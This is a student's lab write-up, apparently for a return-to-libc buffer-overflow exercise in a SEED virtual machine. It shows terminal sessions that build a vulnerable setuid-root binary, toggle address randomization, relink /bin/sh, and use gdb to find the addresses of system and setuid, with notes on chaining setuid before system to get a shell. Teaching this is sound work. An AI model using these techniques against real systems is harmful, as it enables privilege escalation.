[10/03/22 lw276649]seed@VM:~/Desktop$ gcc newretlib.c -o newretlib
[10/03/22 lw276649]seed@VM:~/Desktop$ export MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ env | grep MYSHELL
MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ gcc -DBUF_SIZE=50 -fno-stack-protector -z
noexecstack -o newretlib newretlib.c
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chown root newretlib
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chmod 4755 newretlib
[10/03/22 lw276649]seed@VM:~/Desktop$ ./newretlib
bffffdd0
Returned Properly
[10/03/22 lw276649]seed@VM:~/Desktop$
```


Task 4 - Turning on Address Randomization

The first step was to run on address randomization using the command given in the lab manual. Next we ran the same attack as before and saw that it did not work, resulting in a segmentation fault, because we turned the randomization back on. The randomization prevents the overflow from occurring causing the segmentation fault.




```
/bin/bash 80x24
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/03/22 lw276649]seed@VM:~/Desktop$ ./exploit
Segmentation fault
[10/03/22 lw276649]seed@VM:~/Desktop$
```

The address of the shell, system, and exit will all be different because the randomization is now turned on. I was able to check this using the debugger and then printing out the addresses once again. As you can see in the screenshot they have been randomized just like the instruction is supposed to do.




```
[10/03/22 lw276649]seed@VM:~/Desktop$ task2
bf8e7dd8
[10/03/22 lw276649]seed@VM:~/Desktop$ task2
bfaa2dd8
[10/03/22 lw276649]seed@VM:~/Desktop$ task2
bfa3edd8
[10/03/22 lw276649]seed@VM:~/Desktop$
```




```
[10/03/22 lw276649]seed@VM:~/Desktop$ gdb exploit
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from exploit...(no debugging symbols found)...done.
gdb-peda$ show disable-randomization
Disabling randomization of debuggee's virtual address space is on.
gdb-peda$ 
```

Task 5 - Defeat Shell's Countermeasure

Here we were tasked with running the attack after the shell's countermeasure was turned on. We had to start by changing the symbolic link back by using the command given to us in our lab manuals. Next you had to run the debugger to find the address of setuid then import it into exploit.c before system. Note you have to pass in a parameter that puts you 8 bytes from the location you called setuid. Lastly we were to run the exploit again and arrive at a shell, not a root shell.



```
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x0804857c in main ()
gdb-peda$ p setuid
$1 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
gdb-peda$ 
```



```
[10/03/22 lw276649]seed@VM:~$ cd Desktop
[10/03/22 lw276649]seed@VM:~/Desktop$ export MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ env | grep MYSHELL
MYSHELL=/bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ gcc -DBUF_SIZE=50 -fno-stack-protector -z
noexecstack -o retlib retlib.c
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chown root retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo chmod 4755 retlib
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[10/03/22 lw276649]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
[10/03/22 lw276649]seed@VM:~/Desktop$ gcc -o exploit exploit.c
[10/03/22 lw276649]seed@VM:~/Desktop$ ./retlib
bffffdd6
sh: 1: r: not found
[10/03/22 lw276649]seed@VM:~/Desktop$ 
```